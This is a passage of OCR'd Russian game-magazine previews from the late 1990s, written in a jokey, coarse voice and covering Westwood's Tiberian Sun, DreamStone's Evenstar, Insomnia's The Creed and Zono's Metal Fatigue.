Ведь что такое **Tiberium Sun** в настоящий момент настоящего времени? О да, возрадуйтесь те, кто ждал-изводился, пока же я наконец про игру начну рассказывать. Сейчас я про нее вам все поведаю, чего знаю. Только вы уж извиняйте меня заранее, что поведаю я короче короткого, так как рассказывать-то там и нечего. Вот глядите сами.
Исторически **Tiberium Sun** станет продолжением событий **C&C**.
Милашка Кейн на самом деле не погиб, как никто и не сомневался, и теперь возвращается, намереваясь дальше вершить свое черное дело. И обстановка его коварным планам дюже благоприятствует: самопроизвольно разросшийся по всей матушке Земле мать его тиберий, обладающий губительным радиационным воздействием на человеческий организм, принудил человечество слинять на льды Арктики, где, как известно, не растет ничего, кроме пингвинов и котиков, да и те не растения. А те, кому места на льдинах не хватило, остались доживать остаток дней на зараженной земле. Вы думали, они там так и погибли? Правильно думали, что не погибли. Как учит нас опыт **KKnD**, под постоянным радиоактивным воздействием человеческий организм не погибает, но мутирует. В кого мутирует? Глупый вопрос. Разумеется, в мутантов, в кого же еще! Так вот. Эти самые мутировавшие в мутантов мутанты назвали себя «Forgotten» и составят третью силу, в дополнение ко всем известным NOD и GDI.
При определенных условиях игрок сможет заключать с Forgotten альянсы. И, вообще, на этот счет мнения об игре расходятся: одни утверждают, что Forgotten будут обитать под землей, а NOD на поверхности; другие, более убедительные в своих аргументах, с пеной у рта настаивают на обратном. И те, которые с пеной, утверждают, что Кейн и сотоварищи будут, уподобясь отважным шахтерам, обитать в недрах земли, а Forgotten — мутировать себе на солнышке. Эту теорию косвенно подтверждает и такой факт, что многие юниты



NOD обладают землекопательной функцией.

Но не столь уж это и важно. Сюжет — он и в Африке сюжет, а негры там все равно черные. Не особенно важно и то, что теперь тиберий станет двух разновидностей: привычный нам с вами зеленый и особо дорогой и взрывоопасный голубой. Не важно также то, что в TS можно апгрейдить здания на манер **Starcraft**. И то, что юниты будут крутеть по ходу накопления опыта на манер **WarWind**, **7th Legion** и еще кучи других RTS. Наконец, не больно-то важно, что вводится система маршрутных точек на манер **Dark Reign**. Все это ерунда жизни и мелочи бытия.

Важно то, что в **TS** есть уникального, своеобычного, а не на манер кого-то там прежде вышедшего. Ну а таких вещей у нас имеется всего три: воксельная графика, нелинейная система миссий и «нестандартный» gameplay. Объясняю эти три ключевые фразы всей статьи: а) воксельная графика — это такая трехмерная, но без акселераторов и передовая как ленинский комсомол; б) нелинейная система — это когда не замочил во второй миссии базу снабжения, а она за это будет всю игру врагам оружие поставлять; в) нестандартный gameplay — это я не знаю что такое, но разработчики приводят в пример шахматы. Говорят, столько же возможностей маневра будет.



Что еще? Ну, колодец его знает... Еще разработчики очень гордятся немыслимо высоким уровнем AI, который самовыражается, например, тем, что ваш харвестер будет издавать сигналы при въезде на вражескую территорию. Или вот еще новой фичей «мне-без-башни-даже-лучше», когда сорванная с вашего танка башня покатится вниз по склону и раздавит пехоту противника, мирно распивающую портвейн на лавочке под холмом. Еще есть ночные миссии (с освещением, что немаловажно!), но нету водных юнитов. Мирных гражданских лиц, слоняющихся по зараженному миру в поисках приключений на свою... э-э-э... вовсе даже не голову, можно вооружать и мобилизовывать в ряды гдишно-нодовских армий. Юниты? Ну юниты как юниты: все одно, что упомянутые негры в упомянутой Африке, что юниты в **C&C/TS**. Стреляют, взрываются, чинятся, некоторые могут даже рыть туннели под землей. Всемирно любимый спецбоец из **Red Alert** — несравненная Танюха — в этой серии игросериала не снимается, но авторы недвусмысленно дают понять, что «есть женщины в русских селеньях», которые способны с успехом заменить и Таню, и ее мачеху с падчерицей вместе взятых.

И чего мы имеем в итоге? А чего бы вы думали? Нас ждет очередная качественная RTS с набором распрекрасных прибамбасин и фишек, как ранее встречавшихся, так и новорожденных. Впервые на воксельном движке, что в большей степени необычно, нежели реально круто. Наверняка — мировой бестселлер, так как абсолютное большинство поклонников RTS на нее раскошелится. И хочу вам доложить, лично я тоже с удовольствием **Tiberium Sun** себе поиграть куплю (а вы думали, что нет, что изойдусь желчью и ни в жизнь играть не сяду? ну и охолонитесь, ежели так думали, еще как сяду, за милую душу!). Народ! Да играйте вы наздоровье, ежели жанр любите, чего тут зря говорить!

Вот только задайтесь-ка таким вопросом. Да, вы будете играть в **Tiberium Sun**. Почти уверен. А станете ли вы играть в Tiberium Sun 2? Или, скажем, в Tiberium Sun 5: Keyne Forever? Никак, замялись с ответом? То-то и оно.



Знаете, эта вся каша, конечно, очень вкусно пахнет и прямо-таки просится на ложку. Но только вот думаю я... А не было бы лучше, если бы Westwood все же не отказались от своих первоначальных прожектов, не наплевали бы на светлые идеи о новом слове в жанре и не ринулись бы обратно в кассовое болото «классических» реалтаймов? Я не особо уж там затащился от Spec Ops и Rainbow Six, я совершенно равнодушно воспринял Uprising и Battlezone. Но вот за C&C Commando от Westwood Studios я бы любимые наследственные валенки и полпечи продал, и схватился бы всеми четырьмя лапами. Ведь могли же вествудцы собраться с силами да деньгами, поднатужиться и выдать на гора игру, которая бы потрясла и ошарашила весь этот чертов мир. Могли и даже хотели. Но вместо этого просто решили в очередной раз подзаработать денег. Скорее всего, **Tiberium Sun** выйдет еще в этом тысячелетии. Так мне кажется. Но, может, было бы лучше, если бы он вышел в следующем, и таким, каким изначально задумывался?

Дед Сидор

Evenstar


Скоро

Категория	Приставочный RPG
Разработчик	DreamStone Entertainment
Издатель	пока не нашли
Координаты	www.dreamstone.net
Ожидается	Конец 1999 года

Ролевка по-японимешному

Если по каким-либо причинам вы уверены, что монстрогрудая Лара Крофт на самом деле должна быть мужчиной, джапанимашкой и в жанре RPG, то вам сюда. Возликуйте: народец из DreamStone сейчас сочиняет историю про то, как по-японски глазастый мальчик Сид, вооруженный мечом и прочими геройскими маго/техно/круто принадлежностями, пытается выяснить, что же за дар у него внезапно прорезался и чего теперь ему с этим даром делать.

Не рубите сгоряча



Ни в коем случае не составляйте мнение об Evenstar по скринам, иначе у вас возникнет неконтролируемое желание похоронить игру немедленно и желательно поглубже. Одной мысли о том, что все эти угловатые конструкции, не ровен час, просочатся к нам на компьютеры, может оказаться достаточно, чтобы подвигнуть вас на необдуманные и чреватые поступки. А если вы еще и узнаете, что играющему, т.е. вам, предопределяется «вжиться в образы главных героев», «почувствовать себя Сидом и его сестрой»... Брр! Вжиться в эти две кучки полусгнивших полигонов способен только прокаженный со стажем.

Поэтому не будем смотреть на картинки. Лучше выясним, что о графике сами разработчики говорят...

Вот, если так, то здесь все на уровне! Они говорят, что «графику усовершенствуют», а движок станет выдавать на Pentium 200 шестьдесят кадров за секунду. Ну, дальше там 16-битниковские текстуры, разрешение с ускорителем до 1600x1200 (а без него — издевательские 320x200), труколор, реалтайм лайтинг и прочее. И плюс еще управляемая камера, которая, в случае особо острой необходимости, сможет выплывать из-за угловато-полигонной спины героя, на бреющем полете скроллировать все подряд и зумить зазевавшихся NPC. Просто сплошная радость геймера получается. Или наживка для так еще и не найденного издателя — видимо, слепого как крот.

Три приставочных режима

Игровых режимов три — те же, что в любой классической приставочной RPG. Перечислим их.

Первым возьмем Режим Рассказа — это у них мультипликационные заставки так гордо называются. Монологи-диалоги на сотню-другую экранов в японских ролевках видели? Оно самое и есть. Верьте мне, сюжет будет потрясающе увлекательный — клавиша PageDown сотрется до основания.

Насладившись рассказом, переходим в Режим Приключений. Здесь сулят свободное перемещение, можно даже бегом или вприпрыжку. Шататься по игровому миру нас отпустят только в пределах линейного сюжета, но шаг влево или шаг вправо вполне допускается.

Приятно — раньше сразу стреляли. Еще можно разговаривать, смотреть и трогать.

Если вы или вас совсем затрогали, то врубается Боевой Режим, и персонаж переносится в особое пространство, где может вволю помечебуйствовать в стиле 3D action, а иногда даже побегать из комнаты в комнату сего импровизированного месилища — для пущей стратегии и тактики.


Отвоевав, возвращаемся к прежней жизни в режиме поиска очередного приключения.



Если самому биться влом, то за правое дело и искусственный интеллект постоять может. Тем более что эти бои немногим отличаются от игры в краснокожего вождя Быстрый Палец: кнопка-то для управления комбатом предусмотрена всего одна.

Тоска по хомячку

Разработчики скрытничают — боятся, что их идеи потырят. Вытянуть из них удается только длиннющий список того, что в игре планируется: джойстики, джойпады, паззлы, миссии, храмы, звуковая дорожка. Ни дать ни взять — перечень багажа передвижного публичного дома. Сдается мне, что дримстоунцы задумали сделать из Evenstar средство массового поражения. И рецепт нашли свой, самобытный. Графику не доработали? Как персонаж устроен, не решили? Интерфейс подозрительный? Ерунда это, предрассудки. Главное, понапихать в игру всего и побольше — головоломочек ввернуть, сюжетец навороченный подоткнуть, трехмерщину учредить. Как оно друг с другом сочетается, на то наплевать. Все в кучу, и полный кайф. Рай на мониторе. Добавьте сюда еще прикольную идею приложить к каждому сидюку по халявной плате видеоускорителя... А может, они еще и смышленого хомячка приложат, который играть за нас в Evenstar будет? Как мне представляется, хомячок бы очень даже не помешал...



Артемий Олли

Категория	Action/Adventure
Разработчик	Insomnia Entertainment
Издатель	Electronic Arts
Координаты	www.thecreed.com
Ожидается	Март'99

The Creed


Символ веры для киберпанковских самоубийц

Провозгласим же всенародную хвалу деятелям из **Insomnia Entertainment**, которые решили подарить нам с вами клон выдающегося **Blade Runner**. Не слушайте тех недоумков, что на каждом перекрестке кричат о вредности клонопроизводства. Ерунда это все и глупости. Ведь нельзя не согласиться, что однажды пройдя действительно классную и оригинальную игру, вы уже всей душой хотите чего-нибудь подобного, похожего, максимально к ней близкого по духу и по содержанию. И куда бы вы девались тут без клонов, лаґу бы у разработчиков сосали, чтоб быстрее продолжение делали?

Однако провозгласим также и хулу деятелям из **Insomnia Entertainment**, так как решили они проявить пагубные самодурство и идионамеренность, скрестив любимый многими приключенческий **Blade Runner** с политически-некорректным боевиком **Postal**, а также некоторыми другими, еще менее выдающимися как бы играми. Получился маразм.

О маразме под названием «**The Creed**» и поведем мы разговор в этой статье.

И на отдаленных планетах чтят американский кинематограф



Следуй за мной, ты, девственный кусок дерьма!

А потом меня съели крысы

Вы либо мужик, либо баба. Зовут вас либо Гай Вульфе, либо Джин Матрикс. По профессии вы либо охотник за бандитами, либо наемная убийца. По стечению злокозненных обстоятельств вы оказались на отдаленной планете Аутпост VI в городе Цербер, и да будет вам известно, что город сей считается самым криминальным во всей галактике. Ваша задача-максимум элементарна как мировая революция: вы должны покинуть город, а заодно и планету, в течение некого ограниченного промежутка времени. Не успеете — вас съедят крысы. Такие, знаете ли, величиной с кошку, с металлическим окрасом и с длинными противными хвостами. Причем, хочу сказать вам как бывалый церберовец, что как бы вы ни старались успеть, крысы съедят вас раньше.

В Цербере за власть борются три группировки: правильное как линия партии «Правительство», мафиозное «Братство» и расчищающий город от скверны «Порядок». Выполняя миссии для одной из названных сторон, вы должны добиться уважаемого статуса в их рядах и привести их к победе в борьбе за господство над городом, что и позволит вам в итоге улизнуть с этой планеты к такой-то матери. Но, хочу сказать вам как старый политический подхалим, крысы съедят вас раньше.

The Creed предстал передо мной во всей красе своей 36-мегабайтной демо-версии, где я, принудительно принимая на себя роль метрогрудой Джин, получал благостную возможность выполнить по три задания для каждой из трех группировок. Я появился в игре около мигающей разноцветными лампочками высокой тумбы, про которую уже знал, что это на самом деле не просто тумба, а терминал для прямой связи с группировками и, как следствие, для получения заданий.

Действуя наугад, я выбрал «номер второй» у Братства.

Ее звали (чтоб я помнил как), внешне она напоминала стюардессу пассажирского лайнера, она являлась последней девственницей в городе и была необходима Братству для совершения жертвоприношения, посвящаемого кому там разрази меня гром чтоб я помнил кому именно. Мне предписывалось: а) встретиться неподалеку от терминала с представителем Братства, дабы получить у него оружие, б) отправляться к южному входу культурного центра (вся демка в нем происходит), где я должен был найти страстно желаемую моими нанимателями девственницу, в) заговорить с ней и сказать, чтоб следовала за мной, г) препроводить ее в указанное место и беречься при этом ее охранника, который может захотеть всадить мне пулю в причинное место (в лоб). Ознакомившись с заданием, я решил отринуть всякую самодеятельность и действовать четко по инструкции. Тем более что едва я выбрался из терминальных объятий, как в углу экрана недвусмысленно затикал тай-




Задание получено, отсчет времени начался

мер, стартанувший с восьмиминутного рубежа в обратном направлении.
«Сделаем же это!» — дурным голосом проскрежетала моя сексапильная Джин красноволосому посланнику Братства, и тот поспешно воткнул ей в руки нечто автоматическое, стреляющее очередями. Я ринулся искать южный вход, который вскоре и нашел методом тыка из альтернативы в четыре возможных (еще были северный, восточный и западный). В ту же секунду передо мной остановилась автомашина. Грохнул взрыв, машина зарделась красно-желтым всполохом, потом из нее что-то выпало и прихотливо раскинуло руками на асфальте, потом оттуда выскочило кривое чудо в миниюбке и, поначалу устремившись было наутек, быстро осознало бессмысленность подобного намерения и остановилось неподалеку от меня. Смекнув, что это и есть та самая девственница, я подскочил к ней и лихорадочно нажал «С». Состоялся автоматический обмен фразами, после него она оказалась готова следовать за моей Джин хоть на край света.
Полдела сделано! — подумал я. И направился... совсем неважно, куда я там направился, так как из-за угла тут же вырос шкаф в дорогом черном костюме и с «Узи» в лапищах, который незамедлительно вышиб из меня дух длинной очередью в то самое причинное место, о котором говорилось выше. Презрительно махнув задницей в падении, я распростерся на асфальте у ног той самой чертовой девственницы, а в мгновение ока набежавшие из подворотен крысы занялись пожиранием моего бренного тела. Они, как я потом выяснил, жрут всех, кто погибает в городе. И таким образом поддерживают его в чистоте и порядке.

А потом догнали и еще раз съели

Город Цербер — это набор показываемых с разных позиций камеры заранее отрендеренных бэкграундов, по которым скользящей неестественной походкой ошиваются полигонные модельки его обитателей. Обитатели эти бестолково наворачивают кручи по округе, словно бы собрались здесь, чтобы тренироваться для грядущих состязаний по спортивной ходьбе.
В культурном центре Цербера есть казино, кинотеатр, зал игровых автоматов и прочие достопримечательности индустрии развлечений. А еще здесь есть много закованных в серую броню копов, которые начинают шмалять по вам в ту же секунду, как только, выполняя очередное задание, вы пытаетесь кого-нибудь прикончить.
В городе постоянно происходит нечто криминального характера. То вдруг начинается перестрелка в казино (и вы погибаете случайной жертвой, так как ненароком оказались на линии огня между копом-охранником и злоумышленником). Или вдруг на улице пара крутых мафиози набрасывается на хрупкую девушку, которая в ответ достает ракетомет и устраивает из него грандиозный фейерверк, превращающий пробегавшую мимо Джин в жареный бифштекс с салом (крысы как раз такое мясо больше всего любят). В городе не обязательно что-нибудь делать, чтобы быть убитым. А когда вы все же будете что-то делать, так тут уж окажетесь убитым наверняка.
Почему? Да потому что обычно вас убивают прежде, чем вы успеваете понять, откуда стреляют и кто это там выскочил из-за кромки отрендеренного бэкграунда. И потому что стоит вам сделать выстрел, как вас уже окружает человек шесть копов и приспешников вашей жертвы, которые приканчивают вас за несколько секунд. А убить никого с пары выстрелов при этом не получится, так как народ там весь, видать, в нательных бронежилетах ходит, даже проститутки и панки. И уворачиваться от нападающих опять же получится, так как управление не настолько гибкое.
В **The Creed** вас убьют не пять и не десять, а сто раз. Впрочем, вру. Меньше. Так вам это все надоест раньше, чем вас сто раз убить успеют. Ведь что такое **The Creed**? Жалкая и неудавшаяся попытка создать киберпанковскую атмосферу типа **Blade Runner** — да только какая там к черту атмосфера, когда даже все разговоры происходят автоматически, без вашего участия (кнопку «С» нажал — состоялся обмен репликами). Это переусложненный и бессмысленный боевик, где шизоидная сложность и непродуманность боев совмещаются с крайне запутанными муторными заданиями, реально сводящимися к «иди туда — поговори, потом туда — найди, потом туда — убей либо приведи либо еще чего, только в срок уложись». Графика, к слову сказать, тоже ничем особенным не блещет, а пищаще-скрипящий звук доконал меня настолько, что я в итоге чуть на свою звуковую карту с топором не полез.
В целом: занудно, бестолково, непроходимо. Название игры переводится как «Символ веры». Интересно знать, во что и для кого?

Трогательный момент. Представитель Братства вручает мне автомат!..



В казино началась разборка: кто не убежал, тот труп




Там у стенки меня окружили дружки того, кого я кончить был должен, и теперь всей толпою кончают меня

Арсений Иванов

Категория	Real-Time Strategy
Разработчик	Zono, Inc.
Издатель	Psygnosis
Координаты	www.psygnosis.com
Ожидается	Весна-Лето '99

Metal

Роботехника: прозрения, пророчества и предсказания



Так, всем молчать. Да, это real-time стратегия. Да, из разряда тех, которые клеймятся позорным словом «rts». И, тем не менее, попрошу всех вас, господа хорошие, попридержать свои языки и не ругаться благим напевом на «еще один клон», потому как **Metal Fatigue** «еще одним клоном» не является. Нас ожидает гибрид **Total Annihilation**, **MechCommander**, **War Inc.**, **WarBreeds** и кой-чего еще, плюс к тому с поддержкой 3D акселераторов и с солидной обоймой свежих идей. Каюсь как на духу: я пребываю без понятия, смогут ли молодые разработчики из **Zono** сделать этого монстра играбельным. Или же, как оно обычно бывает, облажаются, не сумев сбалансировать насыщенный сотнями вариаций геймплей, в котором получается столько нюансов и частностей, что хоть загодя до релиза стреляйся. Повторяю: без понятия я. И поэтому просто изложу вам суть проекта. Вы прочтете. А там уж хоть языки чешите, хоть мертвым выхухолем молчите в тряпочку — то уж дело ваше станется. Все, довольно болтовни, погнали.

Кланы

Далекий космос, далекое будущее и наши далекие предки, для военных разборок промеж собою всем прочим видам техники предпочитающие боевых роботов. Они называют роботов «комботами», а мы с вами поступим правильно, если тоже примем на вооружение этот нехитрый термин.

Война ведется тремя кланами, и каждый из кланов использует собственные технологии. Самый оптимальный клан для играющего — Rimtech, это типичные для стратегических игр «хорошие парни». Римтеховские комботы представляют собой наиболее уравновешенный вариант, без ярко выраженных сильных и слабых сторон.

Другой клан — Neuropa, чем-то сильно смахивающий на NOD. Неуроповцы стараются держаться незаметно и нападать исподтишка, их роботы не слишком-то бронированы, зато более подвижны и экипированы для проведения атак с больших расстояний (оработевшие новоцы, одно слово). Еще одна плюсовая черта неуроповцев — быстрая подстройка комботов под использование чужих технологий.

Третий и последний клан зовется Milargo и в идейном отношении здорово походит — вы удивитесь — на барбарианов из Heroes. Их комботы минимально бронированы, но под завязку навьючены всяческой убойной артиллерией. Они предпочитают не ремонтировать покореженные в боях комботы, полагая, что легче построить новые. И они с трудом адаптируются к использованию чужих технологий.

Комботы

В подавляющем большинстве реалтаймовых стратегий техника не подвержена перестройкам и доделкам, она производится в своей финальной форме и может претерпеть разве что апгрейд на манер тех, что мы лицезрели еще в Warcraft. Исключения из правила случались. Если я ничего не путаю, то полновесное конструирование юнитов впервые появилось в **War Inc.** Но, и тут уж я ничего не путаю, реализовано оно было настолько погано, что вкупе с серией прочих недостатков оставило довольно-таки новаторскую игру далеко на обочине игрового прогресса. Позднейшие попытки внедрить конструирование также успеха не поимели: разработчикам попросту не удавалось толком сбалансировать сотни и тысячи вариаций боевых единиц. Ну что прикажете делать, когда осуществляющие воздушный налет гаубицы натыкаются на организованное сопротивление пулеметно-бактериологических танколетов, а невидимые ракетные мотоциклы на гусеничном ходу заходят в тыл к стационарным полуподземным полубронемашинам имени Застрела Киборговича Мичурина? Правильно. Тут уже ничего сделать нельзя. Такой расклад будет необычен и комичен, но совершенно неиграбелен. И до сих пор попытки сварганить нечто подобное с треском проваливались.



Fatigue

Теперь вернемся к Metal Fatigue. Каждый комбот состоит, помимо стандартного корпуса, из четырех заменяемых модулей: ноги, торс и две руки. Иными словами, сперва на заводе вы изготовляете каркас для робота — таковой робот, в принципе, уже может прямиком отправляться в горнило клановой войны, но только его там прожуют и остатки выплюнут. Поэтому вы никуда его не отправляете, а навешиваете на него дополнительные железяки, вашими учеными разработанные и в особо для того предназначенных цехах изготовленные.

Сперва разберемся с ногами. А чем, собственно, могут быть хороши ноги? Вот вы мою мысль на ходу за хвост цепляете. Ноги могут быстро бегать — и это верно, и это первая из их вариаций. Однако наша с вами роботогазель на таковых быстреньких ножках, скорее всего, окажется не вполне готова к точной стрельбе их мощного оружия: она как стрельнет разок, так ее потом отдача так подкинет, что она еще долго, как танин мячик, по округе прыгать да скакать будет. В противовес скоростным ногам есть тяжелые ноги: стоящий на них робот от собственного залпа никуда не завалится, даже наоборот — точнее выстрелит, но и если сматываться придется — далеко не укостыляет, враз его нагонят и прижучат. Еще ноги могут оснаститься прыжковыми механизмами, примерно, как в MechCommander. Есть и другие варианты, но мне недосуг их все перечислять, а вам, чую, недосуг про них всех читать — легче потом самому в игре посмотреть.

Так-с, торс. Ну, про броню и говорить нечего — это очевиднее понятного. А как насчет реактивного ранца для совершения полетов? Или кучи всяких датчиков-приборчиков, среди которых встречаются антиракетные системы?

Руки. И тут начинается самое веселое. Хотя бы потому веселое, что комботы наши не только дальние взаимозастрелочные бои ведут, но еще и врукопашную сразиться горазды. Причем разработчики, по их же собственным признаниям, пытаются достичь в таковых схватках динамики движений уровня Tekken (это такой крутейший тридэшный файтинг на приставках); они, конечно, никакого Tekken в реалтайме своей не достигнут ни в жизнь, но само намерение не может не радовать. Так вот, в ассортименте стреляющих роборученок вы встретите ракетометы, лазеры-мазары всякие, пулеметы да снайперские прибамбасы. Меню средств ближнего боя включает в себя катаны, энергомечи, огроменные топорища и не менее огроменные бензопилищи.

Легко догадаться, что из перечисленного сладострастного разнообразия вы можете скомпилировать себе такую машинку, что сами потом от нее вокруг компа в ужасе бегать зачнете.

Самонаводящиеся ракеты с левой руки, бензопила на правой, бронированный торс и крепкие ножищи, чтоб все сие богатство в стоячем положении выдерживать. Хе... А противник пошлет против вас чего-нибудь безбронное, скоростное и смертоносное, и пока ваша каракатица будет вокруг своей оси натужно проворачиваться да скрипящим скрипом скрипеть, это самое вражеское «что-нибудь» вас, быстро обходя по кругу, без труда несколькими снайперскими лазерными лучами под корень ухайдакает. В общем-то, теперь вы должны понять проблему разработчиков: поди пойми, как убалансировать все это многообразное многообразие до степени нормальной играбельности.




Ученые и водилы

Сейчас я телепатией займусь. Так, телепатирую, интровертирую, анан... анализирую и прочим образом медитирую... Вот, есть! Вы наверняка задаетесь под вопросом, с какого такого бодуна разработчики порешили внедрять ближние бои, если присутствует возможность стрелять? И действительно, ну какой в затылок укушенный самоубивец ломанется с бензопилой против ракето-плазменного шквала? Его изрекошетит и расплющит во сто крат раньше, чем он свою бензопилу приподнять успеет... Поведаю вам страшную тайну: разработчики еще тоже этого до конца не знают. Однако лезть в ближний бой вам все равно придется.

Придется, потому как только таким макаром вы можете откромсать вражескому роботу руку, ногу или другое архиважное причинное место. И, откромсав, вы понесете откромсанное в научный центр к своим ученым. И они это самое откромсанное изучат, и в вашем распоряжении появится вражеская технология, которую можно будет смело ставить на производство.

Следующий момент... Фасовский MechCommander в вашей памяти еще здравствует или уже сном праведника почил, иными да более крутыми стратегиями в грязь потоптанный? Ну, да то неважно совсем. Важно то, что, как и в MechCommander, в Metal Fatigue роботы будут не сами по себе тудысь да сюдысь шастать, а ими будут управлять особо подготовленные экипажи. Причем подготовкой этих самых экипажей займется не добрый дяденька из отдела снабжения, а ваша собственная персона, и чем больше времени и денег вы на их подготовку истратите, тем круче они (а, значится, в итоге и вашенский робот) окажутся. А еще экипа-



жи по ходу боев и по мере прохождения миссий набираются опыта, крутеют, матереют и в итоге представляют уже даже большую ценность, чем сами роботы. Гибель робота еще не означает гибели экипажа — последний объявляется на поле в виде мелкого пехотного юнита, который под вашим чутким руководством должен немедленно устремиться наутек в направлении родной материнской базы. Экипажи можно и нужно спасать, гласит одна из ненародных мудростей грядущего этою весною **Metal Fatigue**.

Машинерия и инженерия

Как вы могли уже неоднократно догадаться в процессе рассматривания металлофатиговых картинок, роботы — не единственная бойцовская сила этой игры. Основная, но не единственная. Им в помощь вы производите множества танков, танкеток, самоходных артиллерийских установок и прочей колесно-гусеничной дребедени. Оппозицию двуногим гигантам они могут составить только в том разе, ежели большою толпою организуются. Они — не более чем довесок, хотя и разнообразящий игровой процесс, хотя и вносящий в него массу дополнительных тактических возможностей.

Ща я грязно выругаюсь. Слушайте: в **Metal Fatigue** надо строить и развивать базы, надо заниматься ресурсным менеджментом и прочее со всеми тяжкими вытекающими. В этой области все жутко стандартно, как моя авторская фамилия, внизу под этой статьей проставленная.

Еще один уже практически стандарт, но хороший стандарт — полное и всестороннее трехмерье, отцом и первооснователем какового явилась **Total Annihilation**. Атаки сверху да из-под низу, засады на горной верхотуре и прочие суворовские делишки, всеми нами исвенне любимые. Но при этом в **Metal Fatigue** потребуется 3D акселератор. Ну, хотя бы самый завалящий. Ну, первого Монстра даже хватит. Но без него — никак, учтите себе на будущее.

Среды

На стандартинятине передохнули, ушедшие в глубокий загруз мысли заново перетасовали? Ну, вот и ладно, погнали дальше. Действие **Metal Fatigue** происходит на земле, под землей и в космосе на астероидах. Одновременно. Это не разные уровни, это кардинально различные среды, и вам вменяется в обязанность руководить сражениями сразу во всех трех плоскостях. По идее, от таких забот невместных вы и головой опухнуть, конечно, можете. Разработчики обещают спасти вас от таковского опухания суперкрутым в своей неизбывной удобности интерфейсом. Черт их знает, может, и сумеют — тут наперед судить бесполезно, так что займемся-ка лучше разбором, что эти самые три среды собою представляют.

С наземной средой и облученному ежу все понятнее очевидного. Сооружения да обцепляющие их стены, ресурсы да ресурсособиратели, техника всеразличнейшая да могучие роботы. На самом деле, поверхность — это и есть натуральное царствие роботов, где они и короли, и козыри, и все остальное причитающееся.

